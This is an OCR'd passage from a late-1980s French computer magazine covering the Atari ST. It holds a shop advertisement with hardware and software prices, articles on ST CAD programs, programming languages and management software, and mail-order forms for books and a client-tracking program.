
Dictionnaire Lotus 1.2.3
par D. Hergert
416 pages - 280 FF

Flight Simulator Co-Pilot
par C. Gulick
168 pages - 145 FF

Voler avec Flight Simulator pour Macintosh, Amiga et Atari ST
par C. Gulick
208 pages - 175 FF







Référence 177 du service-lecteurs (page 66)

BON DE COMMANDE *(à découper ou à recopier)*

Envoyez ce bon accompagné de votre règlement à PCV Diffusion - BP 86 - 77402 Lagny-sur-Marne Cedex.

Nom _____
Prénom _____
Rue _____ N° _____
Ville _____ Code postal _____

☐ Je demande le catalogue gratuit

☐ Paiement par chèque joint
☐ Paiement par Carte Bleue Visa
N° _____
Date d'expiration _____
Signature :

*Consultez tous nos livres et points de vente sur Minitel, au 3615, tapez OI * LIV.*

DÉSIGNATION	Qté	Prix
Frais de port		16,00 F
TOTAL		

OI 16

Référence 178 du service-lecteurs (page 66)

ULTIMA

5, bd Voltaire – 75011 PARIS Téléphone : 43.38.96.31

VOICI 18 RAISONS D'ACHETER VOTRE *ST* DANS NOTRE ESPACE ATARI

I - CONSEILS DE SIMON

Simon a été nommé meilleur spécialiste ST par la société ATARI France. Venez le rencontrer, il vous donnera toutes les informations et les conseils dont vous avez besoin avant l'achat de votre ordinateur.

II - S.A.V.

Sylvain, le maître du fer à souder, est présent tous les jours. Réparations, bidouilles, cablages, extentions un méga, changement de drive double face (500 F), pause free boot, sont effectués très rapidement et garantis.

III - CLUB ULTIMA

Avec la carte du **Club**, vous pourrez échanger vos logiciels et vous aurez droit à des réductions d'**enfer** sur tout le magasin. Rejoignez vite les membres du Club, on vous y attend de pied ferme !

X - NOUVEAUX UTILITAIRES

- PC Ditto
- Twist
- Fleet Street
- ZZ2D
- ZZ rough
- Calcomat 2
- 1st Word plus (v.f.)
- Evolution
- Signum

Venez voir nos démonstrations !

XI - PÉRIPHÉRIQUES

Moniteur SC 1425	**2 490 F**
Moniteur SC 1224	**2 490 F**
Moniteur-TV Sony	**N.C.**
Drive SF 314	**1 990 F**
Drive SH 205	**4 990 F**
Drive Kunana	**1 490 F**
Moniteur HR 124/125	**1 490 F**
Digitaliseur Realitzer	**1 750 F**
Digitaliseur professionnel	**2 950 F**
Modem	**2 250 F**

XII - IMPRIMANTES

Nous sommes spécialisés en **imprimantes**, nous les avons toutes en stock et en démonstration, venez les comparer. Nos prix sont imbattables !!!

- SM804
- Panasonic KX
- Star LC10
- NEC P6
- SLM 804
- NB 24-15

IV - ACCESSOIRES

10 disquettes de marque	**99 F**
Boîte de rangement	**140 F**
Tapis pour souris	**90 F**
Ruban SMM 804	**79 F**
Ruban Star NL10	**79 F**
Cable imprimante	**150 F**
Cable péritel	**150 F**
Souris	**N.C.**
Free Boot + pause	**495 F**
Joystick Atari	**70 F**
Compétition pro	**160 F**

V - PRIX SUR LA GAMME 520 ST ET 1040 ST

520 STF seul + 40 log. + 10 disquettes : 2 990 F

520 STF + moniteur HR monochrome + 40 log. + 10 disq.	**4 480 F**
520 STF + moniteur couleur 1425 ou 1224 + 40 log. + 10 disq.	**5 480 F**
520 STF + moniteur-TV SONY + 40 log.. + 10 disq.	**N.C.**

1040 STF seul + 40 log. + 10 disquettes : 4 790 F

1040 STF + moniteur HR monochrome + 40 log. + 10 disq.	**5 990 F**
1040 STF + moniteur couleur 1425/1224 + 40 log. + 10 disq.	**7 480 F**

Si vous trouvez moins cher, nous nous alignons immédiatement
+ UN CADEAU SURPRISE

VI - NOUVEAUTÉS JEUX

Enduro racer	**210 F**
Out Run	**210 F**
Iron Lord	**299 F**
Captain Blood	**350 F**
Xenon	**250 F**
Space Quest	**290 F**
Police Quest	**290 F**
Power Play	**190 F**
Test Drive	**290 F**
Donjon Master	**250 F**
Masque +	**290 F**
Gun Ship	**N.C.**

ETC...

XIII - LOGICIELS PROFESSIONNELS

- Comptabilité Mensoft
- Facturation Mensoft
- Stock Mensoft
- Paie Mensoft
- Comptabilité Jaguar
- Solution
- Superbase professionnel
- Publishing Partner
- Réduction

Formation assurée !

XIV - PRIX SUR LA GAMME MEGA ST

Mega ST2 monochrome + 40 log + 10 disq.	**9 950 F**
Mega ST2 couleur + 40 log. + 10 disq.	**11 215 F**
Mega ST2 moniteur - TV SONY + 40 log. + 10 disq.	**N.C.**
Mega ST4 monochrome + 40 log. + 10 disq.	**12 950 F**
Mega ST4 couleur + 40 log. + 10 disq.	**14 215 F**
Mega ST4 moniteur - TV SONY + 40 log. + 10 disq.	**N.C.**
SLM 804 + nombreux programmes DP pour laser et différentes fontes	**11 950 F**
Mega ST2 laser	**20 950 F**
Mega ST4 laser	**23 950 F**

Pour tout achat sur la gamme Mega ST :
- formation
- installation (Paris-Région Parisienne)
- maintenance gratuite sur site pendant 1 an
- étude d'offre correspondant à vos besoins (meilleur rapport qualité-prix)

(Prix hors taxes)

XV - LOGICIELS LASER

Après un stage technique et logistique, **Simon** maîtrise à fond les performances techniques de la SLM 804 et vous présentera en démonstration tous les logiciels qui tournent actuellement sur cette imprimante :

- publishing partner
- publishing partner junior
- fleet street publisher
- evolution
- signum

VII - CADEAUX

Pour tout achat d'un ordinateur, nous vous **offrons** 40 logiciels :

- Jeux
- Utilitaires
- Accessoires de bureau
- Traitement de texte
- Gestion familiale
- Création musicale
- Création artistique
- et bien d'autres...

VIII - OCCASIONS

Nous avons souvent en stock des **ordinateurs d'occasion** en parfait état :
520 STF
à partir de ..... **2 100 F**
1040 STF
à partir de ..... **3 400 F**

Ce matériel est garanti un an : téléphonez-nous !

IX - PAIEMENT

– Facilité de paiement sur 5 mois sans aucun intérêt
- carte bleue
- crédit Cetelem
- carte Aurore.

Remise maximum :
– étudiants, enseignants, comités d'entreprises, collectivités, groupes.

Téléphonez-nous !

XVI - PROMOS DU MOIS

Pour tout achat, ce mois, d'un **disque dur** ATARI SH 205, nous vous offrons un bon d'achat de **600 F** sur tout le magasin. Faites vite, réservez-le rapidement.

XVII - REPRISES

Pour tout achat dans la gamme Mega ST, nous reprenons au **plus haut court** votre ancien 520 ST/1040 ST

XVIII - SERVICES ET PRIX

Nous insistons sur le service. Tout client aura la meilleure information et le bon conseil **avant** son achat. Ensuite, le client aura une assistance permanente, au magasin ou par téléphone de 10 à 19 h, du lundi au samedi. Quant à nos **prix,** ils sont les **mieux étudiés du marché.** N'hésitez plus, venez nous **rendre visite** et faites la différence avec la concurrence.

CAO : LES BONS PLANS DU ST

Grâce à sa haute définition monochrome, le ST a vu les logiciels de dessin technique se multiplier. Certains, très bon marché, trouvent place chez les particuliers. Mais l'offre haut de gamme s'étoffe avec des produits destinés à une utilisation purement professionnelle.

A côté des logiciels traditionnels de dessin, il existe des utilitaires de conception graphique professionnels. Ces logiciels, dédiés aux architectes, designers, créateurs d'objets et dessinateurs industriels, fonctionnent pour la plupart de manière vectorielle, en 2D ou 3D. La haute résolution graphique de l'Atari a vite attiré les programmeurs dans le domaine de la CAO/DAO.

Cad-3D fut le premier logiciel porté sur Atari, et il rencontra un succès rapide. Il offre la possibilité de définir des formes en 3D, de les orienter, de les agrandir, de les stocker, de les colorier, de les éclairer, etc., comme sur une palette professionnelle, la définition d'écran en moins. La voie était tracée, un flot de programmes de DAO allait envahir les écrans des Atari. Cad-3D version 2 (également connu sous le nom de Cyberstudio) apporta des modifications au premier programme, notamment pour l'animation et l'emploi des couleurs. Il est devenu la référence en matière d'animation 3D en couleurs.

Dimension 3 de Loriciels offre des qualités similaires à la première version de Cad-3D pour un prix très attractif (330 F ht). Malheureusement, ce logiciel pose encore un certain nombre de problèmes qui devraient être résolus dans la prochaine version 2.


GFA-Raytrace est un tout nouveau programme présenté lors du dernier Cebit de Hanovre. Il pourrait bien détrôner Cad-3D. Son éditeur d'objets dessine des formes, place un horizon et des sources lumineuses. Le calcul de l'image est vraiment très long, mais le résultat est spectaculaire. Le tout est récupérable en GFA Basic pour une éventuelle animation.

Le logiciel d'architecture Arkey est tout à fait compétitif. Cependant, la représentation 3D, de surcroît en mouvement, n'est pas le pain quotidien des professionnels du dessin industriel. En revanche, un logiciel en 2D qui dessine des plans en offrant le maximum de fonctions devrait convaincre plus d'un bureau d'étude.

EMS Schéma Industriel de la société EMS existe en deux versions. Une version grand public (450 F) et une version destinée aux bureaux d'étude (15 000 F). Cette dernière travaille dans une multitude de formats, pilote une table traçante, et bien entendu définit des caractères, des pointes, des éléments, des cotations, etc.

Human Technology a présenté récemment ZZ-2D, adaptation française de Campus Cad, produit aux fonctions multiples, et capable de piloter une table traçante, du format A0 au format A5. Changement de plumes et de traits, symboles, effacements sélectifs, menus faciles d'emploi, mouvements, rotations, copies, organisation de la feuille de travail, minilangage de redéfinition des touches... ZZ-2D s'est imposé comme le programme de CAO au meilleur rapport qualité/prix (3 450 F ht). Une version 1.3 devrait venir l'enrichir.

THIERRY PLATON



ZZ-2D, un très bon produit aux fonctions multiples, s'est imposé comme le programme de CAO au meilleur rapport qualité/prix.

FICHE TECHNIQUE

Cad-3D
Editeur : Antic.
Prix : 380 F ht (version 1) et 582 F ht (version 2).
Service-lecteurs, référence n° 91

Dimension 3
Editeur : Loriciels.
Prix : 330 F ht.
Service-lecteurs, référence n° 92

GFA-Raytrace
Editeur : Micro application.
Prix : 420 F ht.
Service-lecteurs, référence n° 93

EMS Schéma industriel
Editeur : EMS.
Prix : 400 F ht (version grand public) et 15 000 F ht (version professionnelle).
Service-lecteurs, référence n° 94

ZZ-2D
Editeur : Human Software.
Prix : 3 450 F ht
Service-lecteurs, référence n° 95

LANGAGES

DÉVELOPPEZ !

Dès son lancement, l'Atari ST séduisait les développeurs. Son infrastructure, qui s'inspire à la fois du MS-DOS de l'IBM PC et du *finder* du Macintosh, propose un compromis judicieux alliant la rigueur de l'un à la convivialité de l'autre. Pour l'heure, le ST offre des outils de développement très complets, parfois même uniques.

LES BASIC : LA GÉNÉRATION TURBO

Le Basic est le passage obligé pour les micro-ordinateurs à vocation grand public. De ce point de vue, l'Atari est largement pourvu. Son premier Basic, conçu par Digital Research et distribué par Atari, était très médiocre. Il vient heureusement d'être rénové : bogues corrigées, nouvelles instructions. Il demeure cependant assez lent et se trouve désormais supplanté par une nouvelle génération de produits très rapides. Le ST Basic reste un bon produit d'initiation, et un compilateur édité par LDW permettra de produire des applications réellement utilisables.

Outre leur vitesse (ils sont aussi rapides voire plus encore que certains C), les nouveaux Basic se caractérisent par une maîtrise des possibilités de Gem excellente et accessible. Fast, Omikron ou GFA Basic font tous usage de la programmation structurée sans numéros de lignes (ou en option) et sont associés à des compilateurs performants.

Le Fast Basic de Computer Concept s'est imposé en Angleterre alors que l'Omikron semble dominer en Allemagne et le GFA en France. Le Fast Basic est le plus convivial (le seul à posséder un éditeur sous Gem), compile des accessoires (programmes résidents en mémoire), comprend un assembleur mais reste le plus lent des trois.


A l'opposé, l'Omikron, distribué en France par Double A, est le plus rapide (en exécution comme en compilation), il est compatible à 99 % avec le Basic Microsoft, permet la création d'accessoires et génère un code d'une compacité record. Mais la version française est encore mal documentée, et les programmes de démonstration sont commentés en allemand.

A l'inverse, le GFA Basic est, en France, le langage de loin le mieux explicité, d'abord par son éditeur (Micro Application), ensuite par la presse spécialisée qui lui dédie ses listings. Cela sans compter l'abondance d'utilitaires de développement et autres bibliothèques de fonctions. Le GFA Basic a déjà donné naissance à des produits d'envergure commerciale comme ZZ-Rough, un logiciel de DAO (Human Software) ou Compta III de Jaguar. La version 3.0 du GFA, attendue pour la rentrée, devrait lui permettre de combler son retard par rapport à l'Omikron. Ce dernier, de son côté, prépare une moulinette pour récupérer les programmes écrits en GFA.

En marge de ces produits, il faut citer deux Basic verticaux. Le Basic Memsoft orienté gestion, mais qui néglige l'interface Gem, et le très performant Stos Basic édité par Cédic Nathan spécialisé dans l'animation et la création de jeux vidéo. Tous ces Basic coûtent moins de 1 000 F (les Basic Memsoft et ST Basic sont fournis avec les machines).

LANGAGES C : L'ACCORD PARFAIT AVEC GEM

Le langage de prédilection des développeurs professionnels reste le langage C avec lequel Gem a été développé et



Claudette Belliard

donc très bien interfacé. Si l'Alcyon, distribué avec le système de développement Atari, est assez lourd à manipuler, il demeure la référence de bien des sources. Parmi les concurrents disponibles, le Mark Williams C semble s'imposer comme le plus complet, le Lattice de Metacomco comme le plus portable (même si la légendaire portabilité du C est un mythe à bien des égards), enfin le Megamax comme le plus rapide à la compilation.

En revanche, plusieurs nouveaux venus devraient bouleverser ce palmarès : le Becker C de Micro Application qui annonce un rapport prix/puissance exceptionnel (495 F ttc), l'Aztec C qui contestera à Megamax la médaille de vitesse à moins que ce ne soit le déjà célèbre Turbo-C de Borland, qui s'est décidé à reconnaître l'intérêt du ST.

En attendant ces nouveautés, c'est Loriciels qui a créé l'événement dans le domaine en développant la première implémentation de ce langage sous forme interprétée. La version 1.1 comble désormais les principales lacunes de son aînée (par exemple les fonctions « typedef » ou « include » qui faisaient cruellement défaut ainsi que la compatibilité Ansi).


L'interpréteur C est désormais un outil de développement unique et d'un confort incomparable. Son prix, 390 F ttc, est tout aussi remarquable. Une version ultérieure (2.0) devrait lui assurer la compatibilité totale avec un compilateur, probablement Lattice.

Pour clore le chapitre sur C, on ne saurait omettre le Mark Johnson, un compilateur du domaine public qui conviendra à une bonne initiation.

PASCAL ET MODULA : ENCORE CONFIDENTIELS

Le Pascal ne fait pas autant de bruit sur Atari que sur certaines autres machines. Il compte pourtant le très performant compilateur OSS et plusieurs concurrents beaucoup plus lourds d'usage : Metacomco, Prospero et Pecan. Mais encore une fois, le Turbo-Pascal arrive... En attendant, les versions interprétées de langages compilés sont décidément en vogue sur ST puisque Looking Glass Software propose Alice, un interpréteur Pascal qui est une véritable merveille. En effet, Alice est un puissant outil de mise au point de programmes, il gère entièrement Gem et, de plus, récupère les programmes écrits pour Turbo-Pascal.

En dépit des préventions de Niklaus Wirth, concepteur de Pascal et de Modula II, son dernier langage ne semble pas s'imposer en micro. Sur Atari, deux implémentations sont disponibles : l'une de TDI, jadis distribuée par Micro Application, et l'autre de Megamax, prochainement diffusée en France par Application Systems Paris qui propose en attendant, comme démonstration, ▶



Alice, un interpréteur Pascal, outil de mise au point de programmes.

un époustouflant casse-briques, Bolo, développé avec ce compilateur. Il est impossible d'accorder ici à chaque langage la place qu'il mérite, mais il faut indiquer qu'à l'heure actuelle, tous les langages des micro-ordinateurs sont implémentés sur ST : Cobol, Fortran, Forth, LSE et autres APL (seul Ada développé en France n'est pas achevé).

L'intelligence artificielle occupe elle aussi une place de choix. Lisp existe en domaine public (X-Lisp). Pour utiliser Gem, il faut cependant avoir recours au Cambridge Lisp de Metacomco ou au tout nouveau I-Lisp d'Inférences qui est le plus accessible. Mais il n'existe pas encore de compilateur ; le Metacomco, contrairement à certaines rumeurs, ne compile que des fonctions en mémoire. En revanche, Inférences préparerait un générateur de code C pour le I-Lisp. Cette même société propose un Prolog et un générateur de systèmes experts : le Spécialiste.

LES SYSTÈMES DE DÉVELOPPEMENT POUR SGBD

DBase a transformé les utilisateurs de bases de données en véritables programmeurs. Sur Atari, les systèmes de développement pour bases de données ont tardé à apparaître. dBman, l'ancêtre, un clone de dBase, avait pour inconvénient d'ignorer Gem (ce n'est plus le cas), et d'être réfractaire aux accents français (c'est toujours le cas).

Depuis quelques mois, le ST possède avec Superbase Pro un véritable outil de développement qui tient compte de la puissance du 68000 et de Gem. Son éditeur de masques permet de créer graphiquement des programmes qui éditeront éventuellement des rapports superbement mis en pages. Le langage de développement, pour sa part, s'apparente au Basic, ce qui peut sembler judicieux avec le regain d'intérêt pour les Basic mais retardataire face à SQL. Micro Application devrait rapidement proposer un *runtime* et un compilateur. Adimens et Aditalk d'Atari Allemagne sont les seuls produits équivalents, mais ne sont pas importés en France (le langage Aditalk s'inspire fortement de dBase).

Avec une telle panoplie, nul doute que l'avenir de l'Atari sera riche en développements de toutes sortes.

ÉRIC SEBAG

TRANSPUTER : LES PREMIERS OUTILS

L'Atari du futur se décline avec le Transputer. Atari devrait proposer un système d'exploitation développé par Inmos (concepteur du Transputer), Hélios, et un environnement graphique apparenté à Gem du nom de X-Windows. Compilateur C et assembleur à jeu d'instructions limité seraient aussi immédiatement disponibles. Mais c'est tout naturellement Occam, le langage conçu pour la programmation parallèle qui est le plus intéressant pour les Transputer. A cet égard, Kuma Software propose déjà un interpréteur pour tester les programmes Occam sur un simple ST, et K-Cascade, un compilateur pour ses propres boîtiers Transputer.


ET TOUJOURS L'ASSEMBLEUR...

En dépit de la puissance du 68000, le C ou les superBasic ne conviennent pas toujours à certains développements qui requièrent une grande vitesse d'exécution, d'où le recours à l'assembleur pour des applications graphiques ou de bureautique.

Il est à noter que les logiciels Signum et Le Rédacteur sont principalement écrits en assembleur.

Quatre compilateurs dominent le marché : Profimat édité par Micro Application est le plus simple à mettre en œuvre et offre des possibilités de structuration inédites, mais Devpac de Hisoft, le GST macro-assembleur et le produit de Metacomco sont néanmoins d'excellente facture.

SUIVEZ VOS CLIENTS



SUIVICLIENT

Remplacez votre fichier carton par un fichier électronique.
Gardez l'historique de vos rendez-vous, téléphones, devis, courriers, etc.
Pour vos promotions, éditez un mailing, ou des étiquettes
en sélectionnant un département, une région ou/et un type de client.
Avec SUIVICLIENT, n'oubliez personne.

PRIX DE LANCEMENT

1990 F ttc*

BON DE COMMANDE
à découper ou recopier et envoyer à CELEC AERO

Société :
Nom :
Prénom :
Adresse :
Code postal : Ville :
Ordinateur :
Disquette : ☐ 5" 1/4 ☐ 3" 1/2
Système d'exploitation :
Signature :

Commande ..... logiciel(s) **SUIVICLIENT** au prix unitaire de 1990 F ttc*. Ci-joint mon règlement par chèque à l'ordre de CELEC AERO
*Offre valable jusqu'au 29/02/88

01/06/88

AGRAPH

CARACTÉRISTIQUES :

- Tri alphabétique
- Tri par dates de relance
- 4 niveaux d'intérêt
- 8 indicateurs d'activité
- 1 indicateur type de fiche (client, fournisseur...)
- 1 indicateur activité principale
- 32000 fiches possibles
- 100 lignes d'historique en moyenne
- Mailing (courrier répétitif)
- Edition d'étiquettes avec indications de routage

CELEC AERO Editeur de logiciels
Pierre Alouit
4 rue de Varennes
41600 NOUAN LE FUZELIER
Tél. 54 88 76 64

Référence 166 du service-lecteurs (page 66)

GESTION

LE ST CHEZ LES COMPTABLES

Atari ne pouvait ignorer le marché de la gestion/comptabilité, tout à fait adapté au ST. L'offre maison est réalisée avec Memsoft, l'une des valeurs sûres du secteur. Mais d'autres produits avancent également des arguments de poids.

Comme toute bonne machine, l'Atari se devait de compléter son offre matérielle par des outils permettant d'en tirer parti. Le choix s'est fait autour de la solution de gestion Memsoft qui comprend comptabilité, paie, gestion de stocks/facturation. Bien que n'appartenant pas à l'environnement Gem, le Memsoft/Memdos est en lui-même tout à fait intéressant. Ecrit en C et porté depuis l'IBM grâce à un grand respect des normes, il est un très puissant gestionnaire de fichiers, caractérisé par une multi-indexation, un gestionnaire de masque avec dictionnaire complet intégré et des instructions puissantes, intelligemment conçues.

